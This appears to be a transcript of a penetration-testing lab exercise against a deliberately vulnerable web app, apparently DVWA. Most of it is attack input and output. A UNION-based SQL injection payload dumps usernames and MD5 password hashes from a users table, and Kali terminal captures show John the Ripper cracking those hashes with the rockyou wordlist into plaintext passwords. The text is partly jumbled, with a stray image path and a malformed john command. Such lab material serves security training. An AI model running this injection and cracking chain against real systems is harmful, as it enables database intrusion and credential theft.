ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users
First name: 1
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

[More info](#)





```
Shell No. 1
File Actions Edit View Help
File Edit Options Buffers Tools Text Help
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

-UU:— F1 hash.txt All L1 (Text) —
For information about GNU Emacs and the GNU system, type C-h C-a.

root@kali: /usr/share/wordlists
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ sudo -i
[sudo] password for kali:
(root㉿kali)-[~]
└─# cd /usr/share/wordlists/
(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass      dnsmap.txt    john.lst     nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou.txt wifite.txt
dirbuster   fern-wifi    metasploit  sqlmap.txt

(root㉿kali)-[/usr/share/wordlists]
└─# 

kali@kali: ~/Desktop
File Actions Edit View Help
└─$ john --show /usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Desktop/hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 52 left

(root㉿kali)-[~/Desktop]
└─$
```